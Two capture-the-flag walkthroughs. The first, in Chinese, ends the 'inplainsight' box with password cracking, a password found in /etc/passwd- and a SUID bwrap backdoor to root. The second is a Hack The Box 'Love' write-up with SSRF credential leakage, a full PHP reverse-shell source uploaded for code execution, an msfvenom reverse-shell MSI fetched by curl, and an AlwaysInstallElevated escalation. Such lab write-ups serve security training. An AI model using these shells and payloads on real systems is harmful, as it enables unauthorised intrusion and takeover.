
得到两个密码:
admin/admin1
mike/skuxdelux
现在,将用户切换为Mike,可以如下观察到可以成功完成操作,这意味着破解密码成功。
``` bash
www-data@inplainsight:/var/www/html/so-dev-wordpress$ su admin
su admin
su: user admin does not exist
www-data@inplainsight:/var/www/html/so-dev-wordpress$
www-data@inplainsight:/var/www/html/so-dev-wordpress$ su mike
su mike
Password: skuxdelux
mike@inplainsight:/var/www/html/so-dev-wordpress$ id
id
uid=1000(mike) gid=1000(mike) groups=1000(mike)
mike@inplainsight:/var/www/html/so-dev-wordpress$ whoami
whoami
mike
```
#### 提权
继续进行特权升级。现在,当您将目录更改为/home时,会发现一个新用户“joe”并且不浪费任何时间,我们遍历了/etc/passwd。
``` bash
mike@inplainsight:~$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:106:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:107:113::/nonexistent:/usr/sbin/nologin
sshd:x:108:65534::/run/sshd:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
mike:x:1000:1000:mike,,,:/home/mike:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:111:118:MySQL Server,,,:/nonexistent:/bin/false
postfix:x:112:120::/var/spool/postfix:/usr/sbin/nologin
ftp:x:113:122:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
joe:x:1001:1001:hyphens rule:/home/joe:/bin/bash
```
没有发现joe用户的密码,继续遍历passwd-
``` bash
mike@inplainsight:/etc$ cat passwd-
cat passwd-
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:106:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:107:113::/nonexistent:/usr/sbin/nologin
sshd:x:108:65534::/run/sshd:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
mike:x:1000:1000:mike,,,:/home/mike:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:111:118:MySQL Server,,,:/nonexistent:/bin/false
postfix:x:112:120::/var/spool/postfix:/usr/sbin/nologin
ftp:x:113:122:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
joe:x:1001:1001:joe:SmashMouthNoThanks:/home/joe:/bin/bash
```
得到用户密码:joe/SmashMouthNoThanks,然后切换到joe用户
``` bash
mike@inplainsight:/etc$ su joe
su joe
Password: SmashMouthNoThanks
joe@inplainsight:/etc$ id
id
uid=1001(joe) gid=1001(joe) groups=1001(joe)
joe@inplainsight:/etc$ whoami
whoami
joe
joe@inplainsight:/$ cd /home
cd /home
joe@inplainsight:/home$ ls
ls
joe mike
joe@inplainsight:/home$ cd joe
cd joe
joe@inplainsight:~$ ls
ls
journal
joe@inplainsight:~$ cat journal
cat journal
glad i added that root backdoor before boss person removed my privileges :)
```
意思是,系统中已经有别人先添加好的后门了,要做的唯一一件事就是获取目标的最后一个flag。为了得到它,我们使用命令find查找SUID。
``` bash
find / -perm -u=s -type f 2>/dev/null
```
在执行此命令之前,我们将目录更改为“/”,并在运行该命令后找到以下有用的二进制文件。
``` bash
joe@inplainsight:~$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/bwrap
/usr/bin/mount
/usr/bin/at
/usr/bin/umount
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
```
在/bwrap中,找到了最后一个flag,如下图:
``` bash
joe@inplainsight:~$ bwrap
bwrap
root@inplainsight:~# id
id
uid=0(root) gid=0(root) groups=0(root),1001(joe)
root@inplainsight:~# whoami
whoami
root
root@inplainsight:~# cd /root
cd /root
root@inplainsight:/root# ls
ls
flag.txt
root@inplainsight:/root# cat flag.txt
cat flag.txt
__
____ ____ ____ ________________ _/ |_ ______
_/ ___\/ _ \ / \ / ___\_ __ \__ \\ __\/ ___/
\ \__( <_> ) | \/ /_/ > | \// __ \| | \___ \
\___ >____/|___| /\___ /|__| (____ /__| /____ >
\/ \//_____/ \/ \/
easy right? thanks for playing.
feel free to leave feedback with me @bzyo_
```

成功提权,帅的一批。。。
- 知识点:wordpress文件上传
Game over
不好意思,这次还是没有找到希腊某位大佬的傻瓜式一键通关脚本,i am so sorry about this...It's a pity...

***The end,to be continue...***
## 内部服务凭据与 MSI 策略
原链通过 Web 功能定位后台凭据,Voting System 上传提供执行。AlwaysInstallElevated 的用户和机器配置决定本地提权条件。
来源 love · 原记录 2021-05-03 · 11 个代码块 · 5 处图片引用
查看分析过程、攻击步骤与完整代码
#### introduce
OS: Windows
Difficulty: Easy
Points: 20
Release: 01 May 2021
IP: 10.10.10.239
- 
- 
#### information gathering
first use nmap as usaul
``` bash
┌──(root💀kali)-[~/hackthebox/machine/love]
└─# nmap -sV -v -p- --min-rate=10000 10.10.10.239
PORT STATE SERVICE VERSION
10/tcp open tcpwrapped
80/tcp open http Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
443/tcp open ssl/http Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3306/tcp open mysql?
5000/tcp open http Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
5040/tcp open unknown
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp open ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
49670/tcp open msrpc Microsoft Windows RPC
Service Info: Hosts: www.example.com, LOVE, www.love.htb; OS: Windows; CPE: cpe:/o:microsoft:windows
```
There is lot of ports open.
Let's first start with port-80
#### Port-80
There is a login page that need voter id & Password.
Let's use gobuster to find some new directories.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/love]
└─# gobuster dir -u http://10.10.10.239 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://10.10.10.239
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
===============================================================
2021/05/02 04:06:36 Starting gobuster in directory enumeration mode
===============================================================
/images (Status: 301) [Size: 338] [--> http://10.10.10.239/images/]
/Images (Status: 301) [Size: 338] [--> http://10.10.10.239/Images/]
/admin (Status: 301) [Size: 337] [--> http://10.10.10.239/admin/]
/plugins (Status: 301) [Size: 339] [--> http://10.10.10.239/plugins/]
/includes (Status: 301) [Size: 340] [--> http://10.10.10.239/includes/]
/dist (Status: 301) [Size: 336] [--> http://10.10.10.239/dist/]
/licenses (Status: 403) [Size: 421]
/examples (Status: 503) [Size: 402]
/IMAGES (Status: 301) [Size: 338] [--> http://10.10.10.239/IMAGES/]
/%20 (Status: 403) [Size: 302]
/Admin (Status: 301) [Size: 337] [--> http://10.10.10.239/Admin/]
/*checkout* (Status: 403) [Size: 302]
/Plugins (Status: 301) [Size: 339] [--> http://10.10.10.239/Plugins/]
/phpmyadmin (Status: 403) [Size: 302]
/webalizer (Status: 403) [Size: 302]
/*docroot* (Status: 403) [Size: 302]
/* (Status: 403) [Size: 302]
/con (Status: 403) [Size: 302]
/http%3A (Status: 403) [Size: 302]
/Includes (Status: 301) [Size: 340] [--> http://10.10.10.239/Includes/]
/**http%3a (Status: 403) [Size: 302]
```
Got a /admin directory let's check the /admin page.
And page asking for username and password which we don't have.
Let's check https port 443.
And it's Forbidden.
Let's check port 5000.
And it's also Forbidden.
If we check https certificate we find a new vhost.
Let's add this vhost in our /etc/hosts file.
``` bash
10.10.10.239 staging.love.htb
```
Now let's go to staging.love.htb
It's a free file scanner service.
Let's check Demo page.
It's asking for file url. let's add the localhost url with port 5000 which said for Forbidden.
http://127.0.0.1:5000
And we got the admin creads for voting system.
``` bash
admin:@LoveIsInTheAir!!!!
```
Now let's go to 10.10.10.239/admin which we find with gobuster.
We are inside votingsystem admin panel.
Let's check on google for any vulnerability in votingsystem.
- [Voting System 1.0 - File Upload RCE (Authenticated Remote Code Execution)](https://www.exploit-db.com/exploits/49445)
But the exploit is not working so we need to do this manually.
- [php_reverse_shell_mini.php](https://github.com/ivan-sincek/php-reverse-shell/blob/master/src/minified/php_reverse_shell_mini.php)
I use this mini php rev shell to get the rev shell.
- Exploit.php
``` bash
array(
'pipe',
'r'
) ,
1 => array(
'pipe',
'w'
) ,
2 => array(
'pipe',
'w'
)
);
private $o = array();
private $b = 1024;
private $c = 0;
private $e = false;
public function __construct($a, $p)
{
$this->a = $a;
$this->p = $p;
if (stripos(PHP_OS, 'LINUX') !== false)
{
$this->os = 'LINUX';
$this->sh = '/bin/sh';
}
else if (stripos(PHP_OS, 'WIN32') !== false || stripos(PHP_OS, 'WINNT') !== false || stripos(PHP_OS, 'WINDOWS') !== false)
{
$this->os = 'WINDOWS';
$this->sh = 'cmd.exe';
$this->o['bypass_shell'] = true;
}
else
{
$this->e = true;
echo "SYS_ERROR: Underlying operating system is not supported, script will now exit...\n";
}
}
private function dem()
{
$e = false;
@error_reporting(0);
@set_time_limit(0);
if (!function_exists('pcntl_fork'))
{
echo "DAEMONIZE: pcntl_fork() does not exists, moving on...\n";
}
else if (($p = @pcntl_fork()) < 0)
{
echo "DAEMONIZE: Cannot fork off the parent process, moving on...\n";
}
else if ($p > 0)
{
$e = true;
echo "DAEMONIZE: Child process forked off successfully, parent process will now exit...\n";
}
else if (posix_setsid() < 0)
{
echo "DAEMONIZE: Forked off the parent process but cannot set a new SID, moving on as an orphan...\n";
}
else
{
echo "DAEMONIZE: Completed successfully!\n";
}
@umask(0);
return $e;
}
private function d($d)
{
$d = str_replace('<', '<', $d);
$d = str_replace('>', '>', $d);
echo $d;
}
private function r($s, $n, $b)
{
if (($d = @fread($s, $b)) === false)
{
$this->e = true;
echo "STRM_ERROR: Cannot read from ${n}, script will now exit...\n";
}
return $d;
}
private function w($s, $n, $d)
{
if (($by = @fwrite($s, $d)) === false)
{
$this->e = true;
echo "STRM_ERROR: Cannot write to ${n}, script will now exit...\n";
}
return $by;
}
private function rw($i, $o, $in, $on)
{
while (($d = $this->r($i, $in, $this->b)) && $this->w($o, $on, $d))
{
if ($this->os === 'WINDOWS' && $on === 'STDIN')
{
$this->c += strlen($d);
}
$this->d($d);
}
}
private function brw($i, $o, $in, $on)
{
$s = fstat($i) ['size'];
if ($this->os === 'WINDOWS' && $in === 'STDOUT' && $this->c)
{
while ($this->c > 0 && ($by = $this->c >= $this->b ? $this->b : $this->c) && $this->r($i, $in, $by))
{
$this->c -= $by;
$s -= $by;
}
}
while ($s > 0 && ($by = $s >= $this->b ? $this->b : $s) && ($d = $this->r($i, $in, $by)) && $this->w($o, $on, $d))
{
$s -= $by;
$this->d($d);
}
}
public function rn()
{
if (!$this->e && !$this->dem())
{
$soc = @fsockopen($this->a, $this->p, $en, $es, 30);
if (!$soc)
{
echo "SOC_ERROR: {$en}: {$es}\n";
}
else
{
stream_set_blocking($soc, false);
$proc = @proc_open($this->sh, $this->ds, $pps, '/', null, $this->o);
if (!$proc)
{
echo "PROC_ERROR: Cannot start the shell\n";
}
else
{
foreach ($ps as $pp)
{
stream_set_blocking($pp, false);
}
@fwrite($soc, "SOCKET: Shell has connected! PID: " . proc_get_status($proc) ['pid'] . "\n");
do
{
if (feof($soc))
{
echo "SOC_ERROR: Shell connection has been terminated\n";
break;
}
else if (feof($pps[1]) || !proc_get_status($proc) ['running'])
{
echo "PROC_ERROR: Shell process has been terminated\n";
break;
}
$s = array(
'read' => array(
$soc,
$pps[1],
$pps[2]
) ,
'write' => null,
'except' => null
);
$ncs = @stream_select($s['read'], $s['write'], $s['except'], null);
if ($ncs === false)
{
echo "STRM_ERROR: stream_select() failed\n";
break;
}
else if ($ncs > 0)
{
if ($this->os === 'LINUX')
{
if (in_array($soc, $s['read']))
{
$this->rw($soc, $pps[0], 'SOCKET', 'STDIN');
}
if (in_array($pps[2], $s['read']))
{
$this->rw($pps[2], $soc, 'STDERR', 'SOCKET');
}
if (in_array($pps[1], $s['read']))
{
$this->rw($pps[1], $soc, 'STDOUT', 'SOCKET');
}
}
else if ($this->os === 'WINDOWS')
{
if (in_array($soc, $s['read']))
{
$this->rw($soc, $pps[0], 'SOCKET', 'STDIN');
}
if (fstat($pps[2]) ['size'])
{
$this->brw($pps[2], $soc, 'STDERR', 'SOCKET');
}
if (fstat($pps[1]) ['size'])
{
$this->brw($pps[1], $soc, 'STDOUT', 'SOCKET');
}
}
}
}
while (!$this->e);
foreach ($pps as $pp)
{
fclose($pp);
}
proc_close($proc);
}
fclose($soc);
}
}
}
}
echo '
';
$sh = new Sh('10.10.14.5', 9001);
$sh->rn();
echo '
';
unset($sh); /*@gc_collect_cycles();*/ ?>
```
Change the ip and port and we good to go.
Now click on profile and then update.
Now browse the exploit.php and enter the current password = @LoveIsInTheAir!!!! and then click on save.
- Important: Before click on save start your netcat listner on 9001 for catch the shell.
Now let's check netcat listner.

We got the rev shell now let's get the user.txt file.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/love]
└─# nc -lvp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.239.
Ncat: Connection from 10.10.10.239:54537.
SOCKET: Shell has connected! PID: 276
Microsoft Windows [Version 10.0.19042.928]
(c) Microsoft Corporation. All rights reserved.
C:\>whoami
love\phoebe
C:\>ls Users
'ls' is not recognized as an internal or external command,
operable program or batch file.
C:\>dir Users
Volume in drive C has no label.
Volume Serial Number is 56DE-BA30
Directory of C:\Users
04/13/2021 06:58 AM .
04/13/2021 06:58 AM ..
04/12/2021 03:00 PM Administrator
04/21/2021 07:01 AM Phoebe
04/12/2021 02:10 PM Public
0 File(s) 0 bytes
5 Dir(s) 2,277,662,720 bytes free
C:\>cd Users\
C:\Users>cd Phoebe\Desktop
C:\Users\Phoebe\Desktop>type user.txt
bd506f17991891d6af1de3879e88b091
```
- 
#### Privilege escalation
let's run winPEAS.
- 
After running winPEAS we have the Privilege for AlwaysInstallElevated
- [Always Install Elevated](https://ed4m4s.blog/privilege-escalation/windows/always-install-elevated)
After reading the article we known that how to privesc.
First we create a rev shell with msfvenom.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/love]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.5 LPORT=1337 -f msi -o reverse.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
Saved as: reverse.msi
```
Now transfer the rev shell into the machiene.
``` bash
C:\Users\Phoebe\Desktop>curl http://10.10.14.5/reverse.msi -o reverse.msi
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 156k 100 156k 0 0 156k 0 0:00:01 0:00:01 --:--:-- 109k
C:\Users\Phoebe\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 56DE-BA30
Directory of C:\Users\Phoebe\Desktop
05/03/2021 02:09 AM .
05/03/2021 02:09 AM ..
05/03/2021 02:09 AM 159,744 reverse.msi
04/28/2021 06:18 AM 34 user.txt
2 File(s) 159,778 bytes
2 Dir(s) 2,277,412,864 bytes free
```
now start your netcat listner.
``` bash
nc -lvp 1337
```
now paste this both command and then enter and you got the shell as root.
``` bash
C:\Users\Phoebe\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 56DE-BA30
Directory of C:\Users\Phoebe\Desktop
05/03/2021 02:09 AM .
05/03/2021 02:09 AM ..
05/03/2021 02:09 AM 159,744 reverse.msi
04/28/2021 06:18 AM 34 user.txt
2 File(s) 159,778 bytes
2 Dir(s) 2,277,597,184 bytes free
C:\Users\Phoebe\Desktop>msiexec /quiet /qn /i setup.msi
C:\Users\Phoebe\Desktop>This installation package could not be opened. Verify that the package exists and that you can access it, or contact the application vendor to verify that this is a valid Windows Installer package.
C:\Users\Phoebe\Desktop>msiexec /quiet /qn /i reverse.msi
```

Now let's get the root.txt file.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/love]
└─# nc -lvp 1337
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.239.
Ncat: Connection from 10.10.10.239:54539.
Microsoft Windows [Version 10.0.19042.928]
(c) Microsoft Corporation. All rights reserved.
C:\WINDOWS\system32>whoami
whoami
nt authority\system
C:\WINDOWS\system32>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 56DE-BA30
Directory of C:\Users\Administrator\Desktop
04/13/2021 03:20 AM .
04/13/2021 03:20 AM ..
04/28/2021 06:18 AM 34 root.txt
